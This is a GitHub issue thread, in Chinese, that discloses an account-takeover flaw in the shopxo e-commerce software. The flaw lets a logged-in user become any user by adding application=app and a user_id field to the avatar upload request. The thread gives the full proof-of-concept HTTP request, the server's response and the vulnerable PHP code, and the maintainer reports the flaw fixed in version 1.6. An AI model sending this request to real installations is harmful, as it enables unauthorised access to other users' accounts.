gongfuxiang / shopxo Public

<> Code ⊙ Issues 33 Pull requests 2 Actions Projects Security ···

New issue


Jump to bottom

版本通杀无条件登陆任意用户 #23

Closed **qhxb** opened this issue on Jul 10, 2019 · 4 comments

qhxb commented on Jul 10, 2019 • edited ▾


APPLICATION、$params['user_id']可以被用户控制，存在变量覆盖问题。



```
文件流：\application\service\UserService.php\application\service\UserService.php

方法流：LoginUserInfo()-->UserLoginRecord()-->UserAvatarUpload()-->UserLoginRecord()
```

利用修改头像接口


1、添加参数application=app跟参数user_id，导致$params['user_id']用户id变成用户指定id



```
POST /index.php?s=/index/user/useravatarupload.htm&application=app HTTP/1.1
[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Refer[redacted]
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------253151581529857
Content-Length: 3266
Connection: close
Cookie: csrftoken=Sc7wsCT0bGdqUF1h5OfUWhULJTHq1NnA0FZJ4edm50CjlK2AgzThrsbGcz7IbMpj;
behavior_user_cookie=20190710101830392300; thinkphp_show_page_trace=1|4; PHPSESSID=ulhr04t7i0q6rfn45npjcr3g8q

-----------------------------253151581529857
Content-Disposition: form-data; name="img_x"

135
-----------------------------253151581529857
Content-Disposition: form-data; name="user_id"

1
-----------------------------253151581529857
Content-Disposition: form-data; name="img_y"
```


```
HTTP/1.1 200 OK
Host: 172.25.195.43:8000
Date: Wed, 10 Jul 2019 17:31:34 +0800
Connection: close
X-Powered-By: PHP/7.3.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type:application/json; charset=utf-8
Content-Length: 41

{"msg":"上传成功","code":0,"data":""}
```

2、进入UserLoginRecord方法，这里好像没啥问题




```
     * @desc    description
     */
    public static function LoginUserInfo()
    {
        if(APPLICATION == 'web')
        {
            return session('user');
        } else {
            $params = input();
            return empty($params['user_id']) ? null : self::UserLoginRecord($params['
                user_id'], true);
        }
    }

    /**
     * 用户状态校验
```

3、进入UserAvatarUpload方法，这里完成图片上传后又调用了UserLoginRecord方法



```
                    'error_msg'         => '图片name字段值不能为空',
                ],
                [
                    'checked_type'      => 'empty',
                    'key_name'          => 'user',
                    'error_msg'         => '用户信息有误',
                ],
            ];
            $ret = ParamsChecked($params, $p);
            if($ret !== true)
            {
                return DataReturn($ret, -1);
            }

            // 开始处理图片存储
            // 定义图片目录
            $root_path = ROOT.'public'.DS;
            $img_path = 'static'.DS.'upload'.DS.'images'.DS.'user_avatar'.DS;
            $date = DS.date('Y').DS.date('m').DS.date('d').DS;

            // 图像类库
            $images_obj = \base\Images::Instance(['is_new_name'=>false]);

            // 文件上传校验
            $error = FileUploadError($params['img_field']);
            if($error !== true)
            {
                return DataReturn($error, -2);
            }

            $original = $images_obj->GetCompressCut($_FILES[$params['img_field']], $
                root_path.$img_path.'original'.$date, 800, 800, $params['img_x'], $params['
                img_y'], $params['img_width'], $params['img_height']);
            if(!empty($original))
            {
                $compr = $images_obj->GetBinaryCompress($root_path.$img_path.'original'.$
                    date.$original, $root_path.$img_path.'compr'.$date, 200, 200);
                $small = $images_obj->GetBinaryCompress($root_path.$img_path.'original'.$
                    date.$original, $root_path.$img_path.'small'.$date, 50, 50);
            }
            if(empty($compr) || empty($small))
            {
                return DataReturn('图片有误，请换一张', -3);
            }

            // 更新用户头像
            $data = [
                'avatar'    => DS.$img_path.'compr'.$date.$compr,
                'upd_time'  => time(),
            ];
            if(Db::name('User')->where(['id'=>$params['user']['id']])->update($data))
            {
                self::UserLoginRecord($params['user']['id']);
                return DataReturn('上传成功', 0);
            }
            return DataReturn('上传失败', -100);
        }

        /**
         * 用户登录
         * @author   Devil
```


4、再进入UserLoginRecord方法。因为这次调用没有指定$is_app，默认为false



```
                    default-user-avatar.jpg';
        }

        // 用户登录成功信息纪录钩子
        $hook_name = 'plugins_service_user_login_success_record';
        $ret = Hook::listen($hook_name, [
            'hook_name'     => $hook_name,
            'is_backend'    => true,
            'user'          => &$user,
            'user_id'       => $user_id
        ]);

        if($is_app == true)
        {
            return $user;
        } else {
            // 存储session
            session('user', $user);
            return (session('user') !== null);
        }
    }
}
```




这就导致了最终结果变成当前session存储的用户变成用户指定的任意用户id，并且这个id是一个可以猜测的简单数字


5、最终效果




gongfuxiang commented on Jul 10, 2019

Owner


> APPLICATION，$ params ['user_id']可以被用户控制，存在变量覆盖问题。 利用修改头像接口 1，添加参数application = app跟参数user_id，导致$ params ['user_id']用户id变成用户指定id 2，进入UserLoginRecord方法，这里好像没啥问题 3，进入UserAvatarUpload方法，这里完成图片上传后又调用了UserLoginRecord方法 4，再进入UserLoginRecord方法。因为这次调用没有指定$ IS_APP，默认为假 这就导致了最终结果变成当前会话存储的用户变成用户指定的任意用户ID，并且这个ID是一个可以猜测的简单数字 5，最终效果
>
> 
>
> 文件流：\application\service\UserService.php\application\service\UserService.php
>
> 方法流：LoginUserInfo()-->UserLoginRecord()-->UserAvatarUpload()-->UserLoginRecord()
>
> 
>
>
> ```
> POST /index.php?s=/index/user/useravatarupload.html&application=app HTTP/1.1
> [redacted]
> User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
> Accept: application/json, text/javascript, */*; q=0.01
> Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
> Accept-Encoding: gzip, deflate
> [redacted]
> X-Requested-With: XMLHttpRequest
> Content-Type: multipart/form-data; boundary=---------------------------253151581529857
> Content-Length: 3266
> Connection: close
> Cookie: csrftoken=Sc7wsCT0bGdqUF1h5OfUWhULJTHq1NnA0FZJ4edm50CjlK2AgzThrsbGcz7IbMpj;
> behavior_user_cookie=20190710101830392300; thinkphp_show_page_trace=1|4; PHPSESSID=ulhr04t7i0q6rfn45npjcr3g8q
>
> -----------------------------253151581529857
> Content-Disposition: form-data; name="img_x"
>
> 135
> -----------------------------253151581529857
> Content-Disposition: form-data; name="user_id"
>
> 1
> -----------------------------253151581529857
> Content-Disposition: form-data; name="img_y"
> ```
>
> ```
> HTTP/1.1 200 OK
> Host: 172.25.195.43:8000
> Date: Wed, 10 Jul 2019 17:31:34 +0800
> Connection: close
> X-Powered-By: PHP/7.3.1
> Expires: Thu, 19 Nov 1981 08:52:00 GMT
> Cache-Control: no-store, no-cache, must-revalidate
> Pragma: no-cache
> Content-Type:application/json; charset=utf-8
> Content-Length: 41
>
> {"msg":"上传成功","code":0,"data":""}
> ```
>
> 
>
> ```
>      * @desc    description
>      */
>     public static function LoginUserInfo()
>     {
>         if(APPLICATION == 'web')
>         {
>             return session('user');
>         } else {
>             $params = input();
>             return empty($params['user_id']) ? null : self::UserLoginRecord($params['
>                 user_id'], true);
>         }
>     }
>
>     /**
>      * 用户状态校验
> ```



```php
                'error_msg'         => '图片name字段值不能为空',
            ],
            [
                'checked_type'      => 'empty',
                'key_name'          => 'user',
                'error_msg'         => '用户信息有误',
            ],
        ];
        $ret = ParamsChecked($params, $p);
        if($ret !== true)
        {
            return DataReturn($ret, -1);
        }

        // 开始处理图片存储
        // 定义图片目录
        $root_path = ROOT.'public'.DS;
        $img_path = 'static'.DS.'upload'.DS.'images'.DS.'user_avatar'.DS;
        $date = DS.date('Y').DS.date('m').DS.date('d').DS;

        // 图像类库
        $images_obj = \base\Images::Instance(['is_new_name'=>false]);

        // 文件上传校验
        $error = FileUploadError($params['img_field']);
        if($error !== true)
        {
            return DataReturn($error, -2);
        }

        $original = $images_obj->GetCompressCut($_FILES[$params['img_field']], $
            root_path.$img_path.'original'.$date, 800, 800, $params['img_x'], $params['
            img_y'], $params['img_width'], $params['img_height']);
        if(!empty($original))
        {
            $compr = $images_obj->GetBinaryCompress($root_path.$img_path.'original'.$
                date.$original, $root_path.$img_path.'compr'.$date, 200, 200);
            $small = $images_obj->GetBinaryCompress($root_path.$img_path.'original'.$
                date.$original, $root_path.$img_path.'small'.$date, 50, 50);
        }
        if(empty($compr) || empty($small))
        {
            return DataReturn('图片有误, 请换一张', -3);
        }

        // 更新用户头像
        $data = [
            'avatar'    => DS.$img_path.'compr'.$date.$compr,
            'upd_time'  => time(),
        ];
        if(Db::name('User')->where(['id'=>$params['user']['id']])->update($data))
        {
            self::UserLoginRecord($params['user']['id']);
            return DataReturn('上传成功', 0);
        }
        return DataReturn('上传失败', -100);
    }

    /**
     * 用户登录
     * @author   Devil
```



```php
                    default-user-avatar.jpg';
            }

            // 用户登录成功信息纪录钩子
            $hook_name = 'plugins_service_user_login_success_record';
            $ret = Hook::listen($hook_name, [
                'hook_name'     => $hook_name,
                'is_backend'    => true,
                'user'          => &$user,
                'user_id'       => $user_id
            ]);

            if($is_app == true)
            {
                return $user;
            } else {
                // 存储session
                session('user', $user);
                return (session('user') !== null);
            }
        }
    }
```




您好 admin，欢迎来到 ShopXO [退出]

非常感谢你的反馈，1.6已经修复了该问题，请在1.6上验证一下

qhxb commented on Jul 10, 2019 • edited ▾

Author



[0] HttpException in Module.php line 97

控制器不存在:app\plugins\limitedtimediscount\Hook

```
        $this->app['hook']->listen('module_init');

        try {
            // 实例化控制器
            $instance = $this->app->controller($this->controller,
                $this->rule->getConfig('url_controller_layer'),
                $this->rule->getConfig('controller_suffix'),
                $this->rule->getConfig('empty_controller'));
        } catch (ClassNotFoundException $e) {
            throw new HttpException(404, 'controller not exists:' . $e->getClass());
        }

        $this->app['middleware']->controller(function (Request $request, $next) use ($instance) {
            // 获取当前操作名
            $action = $this->actionName . $this->rule->getConfig('action_suffix');

            if (is_callable([$instance, $action])) {
                // 执行操作方法
                $call = [$instance, $action];
```


Call Stack

```
 1. in Module.php line 97
 2. at Module->exec() in Dispatch.php line 168
 3. at Dispatch->run() in App.php line 432
 4. at App->think\{closure}(object(Request), object(Closure), null)
 5. at call_user_func_array(object(Closure), [object(Request), object(Closure), null]) in Middleware.php line 185
 6. at Middleware->think\{closure}(object(Request)) in SystemEnvCheck.php line 42
 7. at SystemEnvCheck->handle(object(Request), object(Closure), null)
 8. at call_user_func_array([object(SystemEnvCheck), 'handle'], [object(Request), object(Closure), null]) in Middleware.php line 185
 9. at Middleware->think\{closure}(object(Request))
10. at call_user_func(object(Closure), object(Request)) in Middleware.php line 130
11. at Middleware->dispatch(object(Request)) in App.php line 435
12. at App->run() in index.php line 24
```

Environment Variables

1.6部署成功，但是点首页报错

gongfuxiang commented on Jul 10, 2019 Owner



[0] HttpException in Module.php line 97

控制器不存在:app\plugins\limitedtimediscount\Hook

```
        $this->app['hook']->listen('module_init');

        try {
            // 实例化控制器
            $instance = $this->app->controller($this->controller,
                $this->rule->getConfig('url_controller_layer'),
                $this->rule->getConfig('controller_suffix'),
                $this->rule->getConfig('empty_controller'));
        } catch (ClassNotFoundException $e) {
            throw new HttpException(404, 'controller not exists:' . $e->getClass());
        }

        $this->app['middleware']->controller(function (Request $request, $next) use ($instance) {
            // 获取当前操作名
            $action = $this->actionName . $this->rule->getConfig('action_suffix');

            if (is_callable([$instance, $action])) {
                // 执行操作方法
                $call = [$instance, $action];
```

Call Stack

```
 1. in Module.php line 97
 2. at Module->exec() in Dispatch.php line 168
 3. at Dispatch->run() in App.php line 432
 4. at App->think\{closure}(object(Request), object(Closure), null)
 5. at call_user_func_array(object(Closure), [object(Request), object(Closure), null]) in Middleware.php line 185
 6. at Middleware->think\{closure}(object(Request)) in SystemEnvCheck.php line 42
 7. at SystemEnvCheck->handle(object(Request), object(Closure), null)
 8. at call_user_func_array([object(SystemEnvCheck), 'handle'], [object(Request), object(Closure), null]) in Middleware.php line 185
 9. at Middleware->think\{closure}(object(Request))
10. at call_user_func(object(Closure), object(Request)) in Middleware.php line 130
11. at Middleware->dispatch(object(Request)) in App.php line 435
12. at App->run() in index.php line 24
```

Environment Variables

> 1.6部署成功，但是点首页报错

application/tags.php
用1.5这个文件替换一下、开发版本里面有不存在的狗子
https://gitee.com/gongfuxiang/shopxo/blob/master/application/tags.php

qhxb commented on Jul 10, 2019 Author

v1.6.0修复了，没这个问题了

gongfuxiang closed this as completed on Jul 14, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants